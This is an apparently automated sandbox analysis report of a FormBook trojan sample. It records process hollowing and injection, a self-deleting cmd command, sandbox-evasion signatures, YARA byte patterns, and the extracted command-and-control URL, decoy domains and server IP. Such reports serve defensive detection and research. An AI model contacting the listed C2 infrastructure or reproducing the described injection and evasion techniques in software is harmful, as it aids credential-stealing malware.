ID: 452499
Sample Name: 9thuIDnsFV
Cookbook: default.jbs
Time: 14:03:16
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report 9thuIDnsFV 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 7
Jbx Signature Overview 7
AV Detection: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Hooking and other Techniques for Hiding and Protection: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 8
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
Contacted IPs 12
Public 12
General Information 13
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 13
ASN 14
JA3 Fingerprints 14
Dropped Files 14
Created / dropped Files 14
Static File Info 15
General 15
File Icon 16
Static PE Info 16
General 16
Authenticode Signature 16
Entrypoint Preview 16
Data Directories 16
Sections 16
Resources 17
Imports 17
Version Infos 17
Network Behavior 17
Snort IDS Alerts 17
Network Port Distribution 17
TCP Packets 17
UDP Packets 17
DNS Queries 17
DNS Answers 17
HTTP Request Dependency Graph 17
HTTP Packets 17
Code Manipulations 18
User Modules 18
Hook Summary 18

Processes 18
Statistics 18
Behavior 18
System Behavior 18
Analysis Process: 9thuIDnsFV.exe PID: 6324 Parent PID: 6048 18
General 18
File Activities 19
File Created 19
File Written 19
File Read 19
Analysis Process: 9thuIDnsFV.exe PID: 5860 Parent PID: 6324 19
General 19
File Activities 20
File Read 20
Analysis Process: explorer.exe PID: 3440 Parent PID: 5860 20
General 20
File Activities 20
Analysis Process: wlanext.exe PID: 4868 Parent PID: 3440 20
General 20
File Activities 20
File Read 20
Analysis Process: cmd.exe PID: 3520 Parent PID: 4868 21
General 21
File Activities 21
Analysis Process: conhost.exe PID: 3860 Parent PID: 3520 21
General 21
Disassembly 21
Code Analysis 21


Windows Analysis Report 9thuIDnsFV

Overview


General Information

Sample Name:	9thuIDnsFV (renamed file extension from none to exe)
Analysis ID:	452499
MD5:	0e715db2198ff67..
SHA1:	2de5030a926165..
SHA256:	4dc8cb12314311..
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…

Classification



- **System is w10x64**
- 9thuIDnsFV.exe (PID: 6324 cmdline: 'C:\Users\user\Desktop\9thuIDnsFV.exe' MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
  - 9thuIDnsFV.exe (PID: 5860 cmdline: C:\Users\user\AppData\Local\Temp\9thuIDnsFV.exe vgyjnbhui MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
    - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wlanext.exe (PID: 4868 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
        - cmd.exe (PID: 3520 cmdline: /c del 'C:\Users\user\AppData\Local\Temp\9thuIDnsFV.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3860 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.containerflippers.com/np0c/"
  ],
  "decoy": [
    "spartansurebets.com",
    "threelakestradingco.com",
    "metaspace.global",
    "zjenbao.com",
    "directlyincluded.press",
    "peterchadri.com",
    "learnhousebreaking.com",
    "wonobattle.online",
    "leadate.com",
    "shebafarmscali.com",
    "top4thejob.online",
    "awakeyourfaith.com",
    "bedford-st.com",
    "lolwhats.com",
    "cucurumbel.com",
    "lokalbazaar.com",
    "matter.pro",
    "eastcountyanimalrescue.com",
    "musesgirl.com",
    "noordinarydairy.com",
    "saigonstar2.com",
    "farmacias-aranda.com",
    "fjzzck.com",
    "createandelevate.solutions",
    "australiavapeoil.com",
    "imperfectlymassabella.com",
    "criminalmindeddesign.com",
    "silverstoneca.com",
    "scotlandpropertygroup.com",
    "3dvbuild.com",
    "privatebeautysuites.com",
    "driplockerstore.com",
    "rcdesigncompany.com",
    "2141cascaderdsw.com",
    "mybbblog.com",
    "bodyambrosia.com",
    "solitudeblog.com",
    "coworkingofficespaces.com",
    "9999cpa.com",
    "flipwo.com",
    "dynamicfitnesslife.store",
    "anandsharmah.com",
    "afyz-jf7y.net",
    "erikagrandstaff.com",
    "pumpfoil.com",
    "bodurm.com",
    "goldlifetime.com",
    "a1organ.com",
    "akomandr.com",
    "hsavvysupply.com",
    "dyvyn.com",
    "bizlikeabosslady.network",
    "livein.space",
    "helpafounderout.com",
    "orbmena.com",
    "mrrodgersrealty.com",
    "roxhomeswellington.com",
    "klimareporter.com",
    "1040fourthst405.com",
    "blackbuiltbusinesses.com",
    "solidswim.com",
    "lordetkinlik3.com",
    "gardencontainerbar.com",
    "viperporn.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.425318748.0000000004349000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.425318748.0000000004349000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0xa238:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xa4b2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x32258:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x324d2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15fd5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x3dff5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15ac1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x3dae1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x160d7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x3e0f7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1624f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x3e26f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xaeca:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x32eea:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x14d3c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x3cd5c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xbbc3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x33be3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1bc77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x43c97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1cc7a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.425318748.0000000004349000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18d59:$sqlite3step: 68 34 1C 7B E1 • 0x18e6c:$sqlite3step: 68 34 1C 7B E1 • 0x40d79:$sqlite3step: 68 34 1C 7B E1 • 0x40e8c:$sqlite3step: 68 34 1C 7B E1 • 0x18d88:$sqlite3text: 68 38 2A 90 C5 • 0x18ead:$sqlite3text: 68 38 2A 90 C5 • 0x40da8:$sqlite3text: 68 38 2A 90 C5 • 0x40ecd:$sqlite3text: 68 38 2A 90 C5 • 0x18d9b:$sqlite3blob: 68 53 D8 7F 8C • 0x18ec3:$sqlite3blob: 68 53 D8 7F 8C • 0x40dbb:$sqlite3blob: 68 53 D8 7F 8C • 0x40ee3:$sqlite3blob: 68 53 D8 7F 8C
0000000A.00000002.498621815.0000000001CB0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000A.00000002.498621815.0000000001CB0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
10.2.9thuIDnsFV.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
10.2.9thuIDnsFV.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
10.2.9thuIDnsFV.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
1.2.9thuIDnsFV.exe.45b0350.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
1.2.9thuIDnsFV.exe.45b0350.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9bf58:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9c1d2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xa7cf5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xa77e1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xa7df7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xa7f6f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x9cbea:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xa6a5c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9d8e3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xad997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xae99a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 7 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 7 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
9thuIDnsFV.exe	39%	Virustotal		Browse
9thuIDnsFV.exe	24%	ReversingLabs	ByteCode-MSIL.Coinminer.BitCoinMiner	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\9thuIDnsFV.exe	24%	ReversingLabs	ByteCode-MSIL.Coinminer.BitCoinMiner	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.9thuIDnsFV.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.carterandcone.comces	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.carterandcone.comes	0%	URL Reputation	safe	
http://www.carterandcone.comes	0%	URL Reputation	safe	
http://www.carterandcone.comes	0%	URL Reputation	safe	
http://www.zhongyicts.com.cnr-fC	0%	Avira URL Cloud	safe	
http://www.carterandcone.comams	0%	Avira URL Cloud	safe	
http://www.carterandcone.comal	0%	URL Reputation	safe	
http://www.carterandcone.comal	0%	URL Reputation	safe	
http://www.carterandcone.comal	0%	URL Reputation	safe	
http://www.sandoll.co.krs-czom	0%	Avira URL Cloud	safe	
http://www.tiro.com-jpL	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.sandoll.co.krFc	0%	Avira URL Cloud	safe	
http://www.carterandcone.comroa	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.sajatypeworks.comG	0%	Avira URL Cloud	safe	
http://www.carterandcone.com.	0%	URL Reputation	safe	
http://www.carterandcone.com.	0%	URL Reputation	safe	
http://www.carterandcone.com.	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cnht	0%	URL Reputation	safe	
http://www.founder.com.cn/cnht	0%	URL Reputation	safe	
http://www.founder.com.cn/cnht	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.zhongyicts.com.cncr	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.sajatypeworks.comM	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
www.containerflippers.com/np0c/	0%	Avira URL Cloud	safe	
http://www.urwpp.de0	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.carterandcone.comic	0%	URL Reputation	safe	
http://www.carterandcone.comic	0%	URL Reputation	safe	
http://www.carterandcone.comic	0%	URL Reputation	safe	
http://www.goodfont.co.k)	0%	Avira URL Cloud	safe	
http://www.carterandcone.comexc	0%	URL Reputation	safe	
http://www.carterandcone.comexc	0%	URL Reputation	safe	
http://www.carterandcone.comexc	0%	URL Reputation	safe	
http://www.founder.com.cn/cnMic	0%	Avira URL Cloud	safe	
http://www.carterandcone.come	0%	URL Reputation	safe	
http://www.carterandcone.come	0%	URL Reputation	safe	
http://www.carterandcone.come	0%	URL Reputation	safe	
http://www.carterandcone.comc	0%	URL Reputation	safe	
http://www.carterandcone.comc	0%	URL Reputation	safe	
http://www.carterandcone.comc	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comcr	0%	Avira URL Cloud	safe	
http://www.opera.com0	0%	Avira URL Cloud	safe	
http://www.carterandcone.comlt	0%	URL Reputation	safe	
http://www.carterandcone.comlt	0%	URL Reputation	safe	
http://www.carterandcone.comlt	0%	URL Reputation	safe	
http://www.carterandcone.comaF	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnld	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htmm	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.driplockerstore.com	5.79.68.101	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.containerflippers.com/np0c/	true	• Avira URL Cloud: safe	low
http://www.driplockerstore.com/np0c/?iN=5jalxB&a0DTBtU=a9fK2iRL7rM/iNgaQ8e4NUwl6BbikcR8OekOj0TYIdin2efeiFW0Z5kC5Xa/O1Kzq37GlajMhw==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
5.79.68.101	www.driplockerstore.com	Netherlands		60781	LEASEWEB-NL-AMS-01NetherlandsNL	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452499
Start date:	22.07.2021
Start time:	14:03:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	9thuIDnsFV (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0.1%) • Quality average: 100% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:04:06	API Interceptor	1x Sleep call for process: 9thuIDnsFV.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LEASEWEB-NL-AMS-01NetherlandsNL	QxnlprRUTx.exe	Get hash	malicious	Browse	• 81.171.22.7
	YXYFqHRx2m	Get hash	malicious	Browse	• 31.186.168.14
	F63V4i8eZU.exe	Get hash	malicious	Browse	• 212.32.237.90
	mn9ju5i1tk.exe	Get hash	malicious	Browse	• 85.17.167.196
	REPORT_USD65371.35.exe	Get hash	malicious	Browse	• 81.171.22.6
	aJuocCMPkL.exe	Get hash	malicious	Browse	• 212.32.237.101
	i	Get hash	malicious	Browse	• 5.79.83.30
	w5G1Hw8i40.exe	Get hash	malicious	Browse	• 185.227.11 0.219
	BRdDIezWwC.exe	Get hash	malicious	Browse	• 185.227.11 0.219
